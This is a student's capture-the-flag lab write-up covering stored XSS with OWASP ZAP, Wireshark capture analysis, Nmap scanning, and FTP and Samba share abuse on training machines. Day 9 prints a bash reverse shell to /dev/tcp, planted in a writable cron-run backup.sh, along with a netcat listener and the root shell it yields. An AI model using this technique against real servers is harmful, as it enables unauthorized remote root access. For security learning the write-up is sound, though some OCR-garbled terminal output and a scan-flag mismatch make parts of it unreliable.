# PSP0201 Week 3 Writeup

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
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Day 6: Be careful with what you wish on a Christmas night

Tool Used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

Q: Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machine's IP (<a href="http://MACHINE\_IP:5000">http://MACHINE\_IP:5000</a>) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).



Q: What vulnerability type was used to exploit the application?

Answer: Stored Crossite Scripting

1. Start out here by opening OWASP Zap and doing an automated scan:






# **Automated Scan**




This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.



2. After the scan completes, you can check the alert tab to see if anything was found. Here we can see two XSS alerts:



- 3. I tried inputting persistent cross-site scripting and Reflected Cross-Site Scripting. However, neither of the answers worked. Then, I tried Stored Crossite Scripting.
- Q: What query string can be abused to craft a reflected XSS?

Answer: q

1. First of all, I tried inputting the wish in the input text field and submitting the wish.

#### Enter your wish here:

Roomba

WISH!

2. Looking through all the entries will see the "q" query string being utilized multiple times




Q: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan? Looks like we answered this question in question 2



Q: Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?

1. Now we can try to exploit the XSS that ZAP found. Visit the website and in the search field enter the payload.

<script> alert("Yes I can!")</script>



## Thought Process/Methodology

After accessing the website, we use the OWASP ZAP application to scan for vulnerabilities on it, this is done by running an Automated Scan inside ZAP and waiting for the scan to finish. For the query string, we know that URLs appended with a /? after the website URL means it is part of a request. The only parameter present in this request is q as it is prepended before our search result capybara which was inputted in our search query. Therefore, q is the abusable query string. From the Alerts tab, we are presented with 6 alerts on the website. By filtering through those alerts, we notice that only 2 out of 6 of them are Cross Site Scripting alerts.


Day 7: The Grinch really Did steal Christmas

Tools Used: Firefox, Wireshark

Solution/walkthrough:

Q: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2




- 1. Filter the bar type to ICMP and it will show the results as shown in picture
- 2. The initial IP address that can be found in the first packet is 10.11.3.2

Q: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Answer: http.request.method == GET


1. The format to get any type of request is request.method == <option>



Q: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week

1. Filter the list using the http




Q: Let's begin analyzing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext\_password\_fiasco

There's a lot of irrelevant data here - Using a filter here would be useful!

1. Start by using a filter to just focus on FTP (Port 21) Traffic




2. If you look a bit more closely you will see someone tried Elf Mcskidy's password, plaintext\_password\_fiasco.

```
0.001676000 Response: 220 Welcome to the TBFC FTP Server!.
0.000308000 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
3.760513000 Request: USER elfmcskidy
0.000027000 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
0.000078000 Response: 331 Please specify the password.
0.000448000 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
6.415185000 Request: PASS plaintext_password_fiasco
0.041763000 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
```

Q: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: SSH

1. Looking at the traffic, you will see some SSH traffic at the very top that is plainly encrypted:



Q: Analyse "pcap3.pcap" and recover Christmas!


What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer: Rubber ducky


1. Looking through the packets, you will see a file called "christmas.zip" was transferred.

```
285 26.536269 10.10.53.219 10.11.3.2 SSH 134 0.00042000 Server: Encrypted packet (len-00)
286 26.536504 10.10.53.219 10.10.21.210 TCP 74 0.000235000 3856 - 480 [SMI] Seq. Min.Re2727 Len-0 MSS-8961 SACK_PERH=1 TSVal=1676611782 TSecr=0 MSS-128
287 26.536531 10.10.53.219 10.11.3.2 SSH 134 0.00002000 Server: Encrypted packet (len-00)
289 26.53695 10.10.21.210 10.10.53.219 TCP 74 0.000423000 0 - 30456 [SMI] ACK Seq. Ack-1 Min-62540 Len-0 MSS-8961 SACK_PERH=1 TSVal=1809533241 TSecr=1676611782 MSS-128
290 26.536993 10.10.53.219 10.10.53.219 TCP 74 0.000423000 0 - 30456 [SMI] ACK Seq. Ack-1 Min-62540 Len-0 MSS-8961 SACK_PERH=1 TSVal=1809533241 TSecr=1676611782 MSS-128
291 26.537904 10.10.53.219 10.10.21.210 TCP 66 0.000023000 3856 - 480 [ACK] Seq. Ack-1 Min-62548 Len-0 TSVal=1676611782 TSecr=1809533241 TSecr=1676611782 MSS-128
292 26.537111 10.10.53.219 10.11.3.2 SSH 138 0.000062000 Server: Encrypted packet (len-64)
293 26.537362 10.10.53.219 10.11.3.2 SSH 134 0.000062000 Server: Encrypted packet (len-64)
294 26.537365 10.10.53.219 10.10.53.219 TCP 66 0.000023000 00 - 30456 [ACK] Seq.1 Ack-150 Min-62392 Len-0 TSVal=1809533241 TSecr=1676611782 TSecr=1676611782
295 26.5373709 10.10.63.2120 10.10.53.219 TCP 66 0.000223000 00 - 30456 [ACK] Seq.1 Ack-150 Min-62392 Len-0 TSVal=1809533241 TSecr=1676611782 TSecr=1676611782
295 26.5373709 10.10.10.53.219 TCP 9015 0.000023000 00 - 30456 [ACK] Seq.1 Ack-150 Min-62392 Len-00940 TSVal=1809533241 TSecr=1676611782 (TCP segment of a reassembled PDU]
```

2. In order to retrieve it, go up to the top and choose to export HTTP objects:



3. From here, you can highlight the object you want and save it as "christmas.zip" on your own computer:



4. After extracting, you will see multiple files included:

AoC-2020	£	11/30/2020 6:15 PM	PNG File	95 KB
christmas-tree	S	11/30/2020 6:33 PM	JPG File	290 KB
elf_mcskidy_wishlist	8	11/30/2020 6:38 PM	Text Document	1 KB
Operation Artic Storm	8	11/30/2020 6:37 PM	Adobe Acrobat D	96 KB
selfie	8	11/30/2020 6:13 PM	JPG File	92 KB
tryhackme_logo_full	8	11/30/2020 6:13 PM	SVG Document	21 KB

5. Then finally, in the elf\_mckidy\_wishlist, we can see Rubber ducky replace Elf McEager!

```
elf_mcskidy_wishlist - Notepad

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Wish list for Elf McSkidy
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Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

### Thought Process/Methodology

This section of 25 days of Cyber Security is an introductory lesson on wireshark, which is very well taught. First off, we started by analysing the protocol ICMP and IP that sends a request to initiate a ping. Then, we applied a protocol & request method filter to seek for our target directory. In the next question, we're asked to look for a plain text password, which is commonly sent in HTTP, because HTTP protocol is unencrypted and is very vulnerable. But this time, the password is being sent on FTP protocol, and with enough time to analyse the packets, we managed to retrieve the plain text password. Next up, we find that there are packets that are encrypted under SSH protocol. SSH is a very well known encrypted protocol. In the last question, we know that we're looking for a file that contains relevant information, because the size of the packet is not that big, so it's possible that we analyse the packet one by one and check which one consists of file, there might be a better way to do this, but I am not aware of it. Anyway, we exported the only zip file being sent in the packets, and found the answer in it.

Day 8: What's Under the Christmas Tree?


Tool Used: Nmap

Solution/walkthrough:

Question #1 When was Snort created?

Answer: 1998

This one just needed a quick Google search to see that Snort was created in 1998:



Question #2 Using Nmap on 10.10.92.208, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

Answer: 80,2222,3389

1. Start by doing a nmap scan of that IP address

```
root@ip-10-10-5-111:~

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root@ip-10-10-5-111:~# nmap 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 10:54 Bit Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internation )

Host is up (0.0013s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

80/tcp open http

2222/tcp open EtherNetIP-1

3389/tcp open ms-wbt-server

MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

root@ip-10-10-5-111:~#
```

2. The three open ports reflected here are a web server on 80, SSH on 2222, and a remote desktop connection on 3389.

Question #5 Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

```
oot@ip-10-10-5-111:~# nmap -sV 10.10.92.208
tarting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:11 BST
Imap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208
Host is up (0.0012s latency).
Not shown: 997 closed ports
        STATE SERVICE
PORT
                             VERSION
30/tcp
        open http
                             Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open ssh
                             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
otocol 2.0)
3389/tcp open ms-wbt-server xrdp
IAC Address: 02:54:4F:CF:5E:5B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
nap.org/submit/ .
Imap done: 1 IP address (1 host up) scanned in 8.01 seconds
oot@ip-10-10-5-111:~#
```

Question: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: Blog

1. Again using the original scan as a guide, focusing on the web server (port 80), look closely at the HTTP title section. This shows that it is being used as a blog.

```
Nmap done: 1 IP address (1 host up) scanned in 42.00 seconds
root@ip-10-10-5-111:~# nmap -script http-title -p 80 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:10 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208)

Host is up (0.00021s latency).

PORT STATE SERVICE
80/tcp open http
|_http-title: TBFC's Internal Blog
MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
root@ip-10-10-5-111:~#
```

#### Thought Process/Methodology

First off, to find out when Snort was created, we just look it up on any search engine. To find the port numbers of the three services running, we run an nmap scan on the IP address and we are presented with 3 open ports, which we sort in increasing order for the answer. It is worth noting that we use the -A argument here, which enables OS detection, version detection, script scanning, and traceroute for nmap. To find out the Linux distribution that is running, it is stated on port 2222 for the SSH service, which was displayed due to the aforementioned -A argument including the OS detection, which means we don't need to rescan. In order to retrieve the "HTTP-TITLE" of the webserver, we use nmap's Network Scripting Engine (NSE), specifically the "http-title" script, to show the title of the default page of the web server. It is displayed in the terminal as "Internal Blog", so we can reasonably conclude that the website might be used for a blog, which is the answer to this question.

Day 9: Anyone can be Santa!

Tool Used: Kali Linux, netcat, ftp, terminal

Solution/walkthrough:

Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user Answer: public

1. I started off by logging into the FTP server as anonymous

```
root@ip-10-10-47-155:~

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root@ip-10-10-47-155:~# ftp 10.10.91.91

Connected to 10.10.91.91.

220 Welcome to the TBFC FTP Server!.

Name (10.10.91.91:root): anonymous

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

2. After looking at the directories, we can see that there is one that is available for the user anonymous to access, which is public

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 6 65534 65534 4096 Nov 16 15:06 .
drwxr-xr-x 6 65534 65534 4096 Nov 16 15:06 ..
drwxr-xr-x 2 0 0 4096 Nov 16 15:04 backups
drwxr-xr-x 2 0 0 4096 Nov 16 15:05 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 15:04 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 19:35 public
226 Directory send OK.
ftp> ■
```

Answer: backup.sh

1. Change the directory into public and then look at the contents. There is a script called backup.sh located within it.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here

drwxrwxrwx 2 65534

drwxr-xr-x 6 65534

-rwxr-xr-x 1 111

-rwd 0K.
150 Here comes the directory listing.
                           65534
                                            4096 Nov 16 19:35 .
                           65534
                                           4096 Nov 16 15:06 ...
                           113
                                            341 Nov 16 19:34 backup.sh
                             113
                                             24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp>
```

Question #3: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express

1. To retrieve the shopping list, I used the get command and downloaded it to view it in my system

```
ftp> get shoppinglist.txt local: shoppinglist.txt remote: shoppinglist.txt 200 PORT command successful. Consider using PASV. 150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes). 226 Transfer complete. 24 bytes received in 0.00 secs (18.5130 kB/s) ftp>
```

```
root@ip-10-10-47-155:~

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root@ip-10-10-47-155:~# ls

Desktop Instructions Postman shoppinglist.txt

Downloads Pictures Scripts thinclient_drives

root@ip-10-10-47-155:~# cat shoppinglist.txt

The Polar Express Movie

root@ip-10-10-47-155:~#
```

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer: THM{even\_you\_can\_be\_santa}

1. I started by grabbing that file from the FTP server in the same way

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

2. I opened it up in nano so I could start some edits.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

3. Using a Reverse Shell Cheat Sheet, I erased everything else and added something that would give me a reverse shell.

```
root@ip-10-10-47-155:~

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GNU nano 2.9.3 backup.sh

#!/bin/bash

bash -i >& /dev/tcp/10.10.47.155/4444 0>&1

# Merry Christmas
```

4. Then, I am going to set up a listener using Netcat.

```
root@ip-10-10-47-155:~

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root@ip-10-10-47-155:~# nc -lvnp 4444

Listening on [0.0.0.0] (family 0, port 4444)
```

5. Close and save the backup.sh file and then upload it to the FTP server with the put command.

```
ftp> cd public
250 Directory successfully changed.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
77 bytes sent in 0.00 secs (2.2252 MB/s)
ftp>
```

6. After a while, you will receive a connection at your listener

```
root@ip-10-10-47-155:~

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root@ip-10-10-47-155:~# nc -lvnp 4444

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 10.10.91.91 54780 received!

bash: cannot set terminal process group (1410): Inappropriate ioctl for device bash: no job control in this shell root@tbfc-ftp-01:~#
```

7. Then, we just need to navigate to the flag.txt file

```
root@ip-10-10-47-155:~

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root@ip-10-10-47-155:~# nc -lvnp 4444

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 10.10.91.91 54780 received!

bash: cannot set terminal process group (1410): Inappropriate ioctl for device

bash: no job control in this shell

root@tbfc-ftp-01:~# cat /root/flag.txt

cat /root/flag.txt

THM{even_you_can_be_santa}

root@tbfc-ftp-01:~#
```

#### Thought Process/Methodology

To enter the FTP server, we just type the command "ftp {ip\_address}" into the terminal, replacing "ip\_address" with your target's IP address. Then we use "Is" and "cd" to navigate into the target directory to access the required files. Using the "get" command, we manage to download some of the files to view. After modifying the backup.sh file, we upload it back to the server to replace the old one with the malicious one with the "put" command. Using Netcat listener to listen on the specified port, we managed to gain root access to the server and are able to find the final flag for the challenge.

Day 10: Networking - Don't be selfish! Tools used: Kali Linux, enum4linux

Question: Using enum4linux, how many users are there on the Samba server

Answer: 3

1. Using the enum4linux command to list the users (-U), it will list all the users.

2. Here we can see enum4linux listing all the users in the samba server, and there are 3 users in total.

Question: Now how many "shares" are there on the Samba server?

Answer: 4

1. Using the enum4linux command to list the shares (-S), it will list all the shares.

2. Here we can see enum4linux listing all the shares in the samba server, and there are 4 shares in total.

Question: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?

Answer: tbfc-santa

1. Using the enum4linux command to list the shares (-S), enum4linux will list all the shares.

- 2. This is the listing of enum4linux. We can see the program is trying to map the shares on the server.
- 3. We can see that the first and second share Mapping is denied meanwhile the third share is OK which means the share has no password required.
- 4. We access the share by using the smbclient client.
- 5. By using this command smbclient//10.10.197.121/tbfc-santa
- 6. We can access the share. It will then ask for the password as mentioned in the above question. Find the share that does not have a password and enter it.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
 File Edit View Search Terminal Help
enum4linux complete on Sun Jun 26 11:29:40 2022
root@ip-10-10-166-176:~/Desktop/Tools/Miscellaneous# smbclient //10.10.197.121/t
bfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
                               altname arch
case_sensitive cd
del delt
                allinfo
                                                   archive
                                                                      backup
blocksize cancel
                                                                     chmod
                                          deltree
chown
                close
                                                                     dir
              echo
hardlink
                               exit
help
lock
md
newer
                                                                    getfacl
                                                   get
du
                                                  history
lowercase
mget
geteas
                                                                      iosize
lcd
                mask
                                                                     mkdir
more mput newer notify open
posix posix_encrypt posix_open posix_mkdir posix_rmdir
posix_unlink posix_whoami print prompt put
pwd q queue quit readlink
rd recurse reget rename reput
                rmdir
                                 showacls
ГM
                                                   setea
                                                                     setmode
                 stat
                                 symlink
                                                                      tarmode
scopy
                                  unlock
                                                    volume
                                                                      vuid
timeout
wdel
                 logon
                                   listconnect
                                                    showconnect
```

7. We now have access to the share.

Question: Log in to this share, what directory did ElfMcSkidy leave for Santa? Answer: jingle-tunes

1. We can use the Is command to list all the files and directories in share.

2. As we can see there is a note from McSkidy on server. we can use the get command to download the .txt file to our computer home directory.

```
root@ip-10-10-166-176:/usr/share/wordlists

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root@ip-10-10-166-176:~# cd /usr/share/wordlists

root@ip-10-10-166-176:/usr/share/wordlists# ls

dirb fasttrack.txt note_from_mcskidy.txt rockyou.txt wordlists.zip

dirbuster MetasploitRoom PythonForPentesters SecLists

root@ip-10-10-166-176:/usr/share/wordlists# cat note_from_mcskidy.txt

Hi Santa, I decided to put all of your favourite jingles onto this share - allow

ing you access it from anywhere you like! Regards ~ ElfMcSkidy

root@ip-10-10-166-176:/usr/share/wordlists#
```

3. We can read the .txt file where ElfMcSkidy put all the tunes in the jingle-tunes.

# Thought Process/Methodology

We had access to their local network, thus using enum4linux, we were able to list all the samba users and shares. We are able to detect one of the shares that has no password which is the tbfc-santa share and were able to access the share and list all the files within it. Here, we can see a text file where we can use the "get" command to save it to our main computer and read it.